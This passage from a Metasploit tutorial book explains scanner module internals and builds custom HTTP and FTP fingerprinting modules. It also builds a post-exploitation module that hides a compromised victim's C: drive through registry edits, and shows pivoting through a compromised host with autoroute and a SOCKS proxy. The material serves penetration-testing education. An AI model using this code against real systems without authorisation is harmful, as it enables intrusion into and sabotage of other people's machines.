This section includes all the necessary library files that contain methods used in the modules. The `include Msf::Exploit::Remote::HttpClient` statement will include the `/lib/msf/core/exploit/http/client.rb` file. We are able to include this module only because we have defined the `require 'msf/core'` statement in the preceding section. This library file will provide various methods such as connecting to the target, sending a request, disconnecting a client, and so on and so forth.


The `include Msf::Auxiliary::WmapScanServer` statement will include the `wmapmodule.rb` file under `/lib/msf/core/auxiliary`. This file contains all the WMAP add-on features. Now, you might be wondering, what is WMAP? WMAP is a web-application-based vulnerability scanner add-on for the Metasploit framework that aids web testing using Metasploit. The `include Msf::Auxiliary::Scanner` statement will include the `scanner.rb` file under `/lib/msf/core/auxiliary`. This file contains all the various functions for scanner-based modules. This file supports various methods such as running a module, initializing and scanning the progress, and so on. Let's look at the next piece of code:

```
  def initialize
    super(
      'Name'        => 'HTTP Version Detection',
      'Description' => 'Display version information about each
system',
      'Author'      => 'hdm',
      'License'     => MSF_LICENSE
    )

    register_wmap_options({
        'OrderID' => 0,
        'Require' => {},
      })
  end
```

This part of the module defines an `initialize` method. This method is the default constructor method in the Ruby programming language. This method initializes the basic parameters of this Metasploit module such as `Name`, `Author`, `Description`, and `License` for the various Metasploit modules and the WMAP parameters. Now, let's have a look at the last section of the code:

```
  def run_host(ip)
    begin
      connect
      res = send_request_raw({'uri' => '/', 'method' => 'GET' })
      return if not res
      fp = http_fingerprint(:response => res)
      print_status("#{ip}:#{rport} #{fp}") if fp
      rescue ::Timeout::Error, ::Errno::EPIPE
    end
  end
end
```


This section marks the actual working of the module. Here, we have a method named `run_host` with IP as the parameter to establish a connection to the required host. The `run_host` method is referred from the `/lib/msf/core/auxiliary/scanner.rb` library file. This method is preferred in single IP-based tests as shown in the following screenshot:



```
if (self.respond_to?('run_host'))

        @tl = []

        while (true)
                # Spawn threads for each host
                while (@tl.length < threads_max)
                        ip = ar.next_ip
                        break if not ip

                        @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
                                targ = tip
                                nmod = self.replicant
                                nmod.datastore['RHOST'] = targ

                                begin
                                        nmod.run_host(targ)
                                rescue ::Rex::ConnectionError, ::Rex::ConnectionProxyError, ::Errno::ECONNRESET, ::Errno::EINTR, ::Rex::Ti
                                rescue ::Interrupt,::NoMethodError, ::RuntimeError, ::ArgumentError, ::NameError
                                        raise $!
                                rescue ::Exception => e
                                        print_status("Error: #{targ}: #{e.class} #{e.message}")
                                        elog("Error running against host #{targ}: #{e.message}\n#{e.backtrace.join("\n")}")
                                ensure
                                        nmod.cleanup
```

Next, we have the `begin` keyword, which denotes the beginning of the method. In the next statement, we have the `connect` method, which establishes an HTTP connection to the server. This method is from the `/lib/msf/core/auxiliary/scanner.rb` library file.


We will define a variable named `res` in the next statement. We will use the `send_raw_request` method from the `/core/exploit/http/client.rb` file with the parameter `URI` as `/` and set the method for the request as `GET`:



```
#
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
        begin
                c = connect(opts)
                r = c.request_raw(opts)
                c.send_recv(r, opts[:timeout] ? opts[:timeout] : timeout)
        rescue ::Errno::EPIPE, ::Timeout::Error
                nil
        end
end
```

This method will help you to connect to the server, create the request, send the request, and read the response. We save this response in the `res` variable.


This method passes all the parameters to the `request_raw` method from the `/rex/proto/http/client.rb` file where all these parameters are checked. We have plenty of parameters that can be set in the list of parameters. Let's see what they are:



```
def request_raw(opts={})
        c_enc  = opts['encode']      || false
        c_uri  = opts['uri']         || '/'
        c_body = opts['data']        || ''
        c_meth = opts['method']      || 'GET'
        c_prot = opts['proto']       || 'HTTP'
        c_vers = opts['version']     || config['version'] || '1.1'
        c_qs   = opts['query']
        c_ag   = opts['agent']       || config['agent']
        c_cook = opts['cookie']      || config['cookie']
        c_host = opts['vhost']       || config['vhost'] || self.hostname
        c_head = opts['headers']     || config['headers'] || {}
        c_rawh = opts['raw_headers']|| config['raw_headers'] || ''
        c_conn = opts['connection']
        c_auth = opts['basic_auth'] || config['basic_auth'] || ''
```

Next, `res` is a variable that stores the results. Now, the next instruction denotes that if the request is not successful, return. However, when it comes to a successful request, execute the next command that will run the `http_fingerprint` method from the `/lib/msf/core/exploit/http/client.rb` file and store the result in a variable named `fp`. This method will record and filter out information such as `Set-cookie`, `Powered-by`, and so on. This method requires an HTTP response packet in order to make calculations. So, we will supply `:response => res` as a parameter, which denotes that fingerprinting should occur on data received from the request generated previously using `res`. However, if this parameter is not given, it will redo everything and get the data again from the source. In the next line, we simply print out the response. The last line, `rescue ::Timeout::Error, ::Errno::EPIPE`, will handle exceptions if the module times out.

Now, let's run this module and see what the output is:



```
msf > use auxiliary/scanner/http/http_version
msf  auxiliary(http_version) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf  auxiliary(http_version) > run

[*] 127.0.0.1:80 Apache/2.2.22 (Debian)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(http_version) >
```

We have now seen how a module actually works. Let's take this a step further and try writing our own custom module.

Writing out a custom FTP scanner module

Let's try and build a simple module. We will write a simple FTP fingerprinting module and see how things work. Let's examine the code for the FTP module:


```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'        => 'Apex FTP Detector',
      'Description' => '1.0',
      'Author'      => 'Nipun Jaswal',
      'License'     => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(21),
      ], self.class)
  End
```

We start our code by defining the required libraries to refer to. We define the statement `require 'msf/core'` to include the path to the core libraries at the very first step. Then, we define what kind of module we are creating; in this case, we are writing an auxiliary module exactly the way we did for the previous module. Next, we define the library files we need to include from the core library set.

Here, the `include Msf::Exploit::Remote::Ftp` statement refers to the `/lib/msf/core/exploit/ftp.rb` file and `include Msf::Auxiliary::Scanner` refers to the `/lib/msf/core/auxiliary/scanner.rb` file. We have already discussed the `scanner.rb` file in detail in the previous example. However, the `ftp.rb` file contains all the necessary methods related to FTP, such as methods for setting up a connection, logging in to the FTP service, sending an FTP command, and so on. Next, we define the information of the module we are writing and attributes such as name, description, author name, and license in the `initialize` method. We also define what options are required for the module to work. For example, here we assign `RPORT` to port `21` by default. Let's continue with the remaining part of the module:

```
  def run_host(target_host)
    connect(true, false)
    if(banner)
    print_status("#{rhost} is running #{banner}")
    end
    disconnect
  end
end
```

We define the `run_host` method, which will initiate the process of connecting to the target by overriding the `run_host` method from the `/lib/msf/core/auxiliary/scanner.rb` file. Similarly, we use the `connect` function from the `/lib/msf/core/exploit/ftp.rb` file, which is responsible for initializing a connection to the host. We supply two parameters into the `connect` function, which are `true` and `false`. The `true` parameter defines the use of global parameters, whereas `false` turns off the verbose capabilities of the module. The beauty of the `connect` function lies in its operation of connecting to the target and recording the banner of the FTP service in the parameter named `banner` automatically, as shown in the following screenshot:




```
#
# This method establishes an FTP connection to host and port specified by
# the RHOST and RPORT options, respectively.  After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
        verbose ||= datastore['FTPDEBUG']
        verbose ||= datastore['VERBOSE']

        print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose

        fd = super(global)

        # Wait for a banner to arrive...
        self.banner = recv_ftp_resp(fd)

        print_status("Connected to target FTP server.") if verbose

        # Return the file descriptor to the caller
        fd
end
```

Now we know that the result is stored in the `banner` attribute. Therefore, we simply print out the banner at the end and we disconnect the connection to the target.

This was an easy module, and I recommend that you should try building simple scanners and other modules like these.


Nevertheless, before we run this module, let's check whether the module we just built is correct with regards to its syntax or not. We can do this by passing the module from an in-built Metasploit tool named `msftidy` as shown in the following screenshot:



```
root@Apex:/usr/share/metasploit-framework/tools# ./msftidy.rb ../modules/auxiliary/nipun/ftp_version_detector_0.1.rb
ftp_version_detector_0.1.rb:19 - [WARNING] Spaces at EOL
```

We will get a warning message indicating that there are a few extra spaces at the end of line number 19. Therefore, when we remove the extra spaces and rerun `msftidy`, we will see that no error is generated. This marks the syntax of the module to be correct.

Now, let's run this module and see what we gather:



```
msf > use auxiliary/scanner/npj/ftp
msf  auxiliary(ftp) > set RHOSTS 192.168.75.130
RHOSTS => 192.168.75.130
msf  auxiliary(ftp) > run

[*] 192.168.75.130 is running 220 Welcome to Baby FTP Server

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(ftp) >
```

We can see that the module ran successfully, and it has the banner of the service running on port 21, which is Baby FTP Server.

For further reading on the acceptance of modules in the Metasploit project, refer to `https://github.com/rapid7/metasploit-framework/wiki/Guidelines-for-Accepting-Modules-and-Enhancements`.

Writing out a custom HTTP server scanner

Now, let's take a step further into development and fabricate something a bit trickier. We will create a simple fingerprinter for HTTP services, but with a slightly more complex approach. We will name this file `http_myscan.rb` as shown in the following code snippet:

```
require 'rex/proto/http'
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name'        => 'Server Service Detector',
      'Description' => 'Detects Service On Web Server, Uses GET to
Pull Out Information',
      'Author'      => 'Nipun_Jaswal',
      'License'     => MSF_LICENSE
    )
  end
```

We include all the necessary library files as we did for the previous modules. We also assign general information about the module in the `initialize` method, as shown in the following code snippet:

```
  def os_fingerprint(response)
              if not response.headers.has_key?('Server')
                      return "Unknown OS (No Server Header)"
              end
              case response.headers['Server']
              when /Win32/, /\(Windows/, /IIS/
                      os = "Windows"
              when /Apache\//
                      os = "*Nix"
              else
                      os = "Unknown Server Header Reporting:
"+response.headers['Server']
              end
              return os
    end
  def pb_fingerprint(response)
              if not response.headers.has_key?('X-Powered-By')
                      resp = "No-Response"
    else
              resp = response.headers['X-Powered-By']
    end
    return resp
   end

def run_host(ip)
    connect
    res = send_request_raw({'uri' => '/', 'method' => 'GET' })
    return if not res
    os_info=os_fingerprint(res)
    pb=pb_fingerprint(res)
    fp = http_fingerprint(res)
    print_status("#{ip}:#{rport} is running  #{fp} version And Is
Powered By: #{pb} Running On #{os_info}")
  end
end
```

The preceding module is similar to the one we discussed in the very first example. We have the `run_host` method here with `ip` as a parameter, which will open a connection to the host. Next, we have `send_request_raw`, which will fetch the response from the website or web server at / with a `GET` request. The result fetched will be stored into the variable named `res`.

We pass the value of the response in `res` to the `os_fingerprint` method. This method will check whether the response has the `Server` key in the header of the response; if the `Server` key is not present, we will be presented with a message saying `Unknown OS`.

However, if the response header has the `Server` key, we match it with a variety of values using regex expressions. If a match is made, the corresponding value of `os` is sent back to the calling definition, which is the `os_info` parameter.

Now, we will check which technology is running on the server. We will create a similar function, `pb_fingerprint`, but will look for the `X-Powered-By` key rather than `Server`. Similarly, we will check whether this key is present in the response code or not. If the key is not present, the method will return `No-Response`; if it is present, the value of `X-Powered-By` is returned to the calling method and gets stored in a variable, `pb`. Next, we use the `http_fingerprint` method that we used in the previous examples as well and store its result in a variable, `fp`.

We simply print out the values returned from `os_fingerprint`, `pb_fingerprint`, and `http_fingerprint` using their corresponding variables. Let's see what output we'll get after running this module:

```
Msf auxiliary(http_myscan) > run
[*]192.168.75.130:80 is running Microsoft-IIS/7.5 version And Is Powered
By: ASP.NET Running On Windows
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Writing out post-exploitation modules

Now, as we have seen the basics of module building, we can take a step further and try to build a post-exploitation module. A point to remember here is that we can only run a post-exploitation module after a target compromises successfully. So, let's begin with a simple drive disabler module which will disable `C:` at the target system:

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
        'Name'          => 'Drive Disabler Module',
        'Description'   => 'C Drive Disabler Module',
        'License'       => MSF_LICENSE,
        'Author' => 'Nipun Jaswal'
      )
  End
```

We started in the same way as we did in the previous modules. We have added the path to all the required libraries we need in this post-exploitation module. However, we have added `include Msf::Post::Windows::Registry` on the 5th line of the preceding code, which refers to the `/core/post/windows/registry.rb` file. This will give us the power to use registry manipulation functions with ease using Ruby mixins. Next, we define the type of module and the intended version of Metasploit. In this case, it is `Post` for post-exploitation and `Metasploit3` is the intended version. We include the same file again because this is a single file and not a separate directory. Next, we define necessary information about the module in the `initialize` method just as we did for the previous modules. Let's see the remaining part of the module:

```
def run
key1="HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\
Explorer\\"
print_line("Disabling C Drive")
meterpreter_registry_setvaldata(key1,'NoDrives','4','REG_DWORD')
print_line("Setting No Drives For C")
meterpreter_registry_setvaldata(key1,'NoViewOnDrives','4','REG_DWORD')
print_line("Removing View On The Drive")
print_line("Disabled C Drive")
end
end #class
```

We created a variable called `key1`, and we stored the path of the registry where we need to create values to disable the drives in it. As we are in a meterpreter shell after the exploitation has taken place, we will use the `meterpreter_registry_setval` function from the `/core/post/windows/registry.rb` file to create a registry value at the path defined by `key1`.

This operation will create a new registry key named `NoDrives` of the `REG_DWORD` type at the path defined by `key1`. However, you might be wondering why we have supplied `4` as the bitmask.


To calculate the bitmask for a particular drive, we have a little formula, `2^([drive character serial number]-1)` . Suppose, we need to disable the C drive. We know that character C is the third character in alphabets. Therefore, we can calculate the exact bitmask value for disabling the C drive as follows:

2^ (3-1) = 2^2= 4

Therefore, the bitmask is `4` for disabling `C:`.


We also created another key, `NoViewOnDrives`, to disable the view of these drives with the exact same parameters.

Now, when we run this module, it gives the following output:



```
meterpreter > run post/windows/gather/npj

Disabling C Drive
Setting No Drives For C
Removing View On The Drive
Disabled C Drive
meterpreter >
```

So, let's see whether we have successfully disabled `C:` or not:



Bingo! No `C:`. We successfully disabled `C:` from the user's view. Therefore, we can create as many post-exploitation modules as we want according to our need. I recommend you put some extra time toward the libraries of Metasploit.

Make sure you have user-level access rather than `SYSTEM` for the preceding script to work, as `SYSTEM` privileges will not create the registry under `HKCU`. In addition to this, we have used `HKCU` instead of writing `HKEY_CURRENT_USER`, because of the inbuilt normalization that will automatically create the full form of the key. I recommend you check the `registry.rb` file to see the various available methods.

Breakthrough meterpreter scripting

The meterpreter shell is the deadliest thing that a victim can hear if an attacker compromises their system. Meterpreter gives the attacker a much wider approach to perform a variety of tasks on the compromised system. In addition to this, meterpreter has many built-in scripts, which makes it easier for an attacker to attack the system. These scripts perform simple and tedious tasks on the compromised system. In this section, we will look at those scripts, what they are made of, and how we can leverage a script in meterpreter.


The basic meterpreter commands cheat sheet is available at `http://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20Meterpreter%20Cheat%20%20Sheet.pdf`.

Essentials of meterpreter scripting


As far as we have seen, we have used meterpreter in situations where we needed to perform some additional tasks on the system. However, now we will look at some of the advanced situations that may arise during a penetration test, where the scripts already present in meterpreter seem to be of no help to us. Most likely, in this kind of situation, we may want to add our custom functionalities to meterpreter and perform the required tasks. However, before we proceed to add custom scripts in meterpreter, let's perform some of the advanced features of meterpreter first and understand its power.

Pivoting the target network

Pivoting refers to accessing the restricted system from the attacker's system through the compromised system. Consider a scenario where the restricted web server is only available to Alice's system. In this case, we will need to compromise Alice's system first and then use it to connect to the restricted web server. This means that we will pivot all our requests through Alice's system to make a connection to the restricted web server. The following diagram will make things clear:



Considering the preceding diagram, we have three systems. We have **Mallory (Attacker)**, **Alice's System**, and the restricted **Charlie's Web Server**. The restricted web server contains a directory named `restrict`, but it is only accessible to Alice's system, which has the IP address `192.168.75.130`. However, when the attacker tries to make a connection to the restricted web server, the following error generates:




Forbidden

You don't have permission to access /restrict on this server.

Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch Server at 192.168.75.140 Port 80

We know that Alice, being an authoritative person, will have access to the web server. Therefore, we need to have some mechanism that can pass our request to access the web server through Alice's system. This required mechanism is pivoting.

Therefore, the first step is to break into Alice's system and gain the meterpreter shell access to the system. Next, we need to add a route to the web server. This will allow our requests to reach the restricted web server through Alice's system. Let's see how we can do that:




```
meterpreter > run autoroute -s 192.168.75.140
[*] Adding a route to 192.168.75.140/255.255.255.0...
[+] Added route to 192.168.75.140/255.255.255.0 via 192.168.75.130
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.75.140     255.255.255.0      Session 1
```

Running the `autoroute` script with the parameter as the IP address of the restricted server using the `-s` switch will add a route to Charlie's restricted server from Alice's compromised system. However, we can do this manually as well. Refer to `http://www.howtogeek.com/howto/windows/adding-a-tcpip-route-to-the-windows-routing-table/` for more information on manually adding a route to Windows operating systems.

Next, we need to set up a proxy server that will pass our requests through the meterpreter session to the web server.


Being Mallory, we need to launch an auxiliary module for passing requests via a meterpreter to the target using `auxiliary/server/socks4a`. Let's see how we can do that:



```
msf  auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.

msf  auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf  auxiliary(socks4a) > run
[*] Auxiliary module execution completed
```

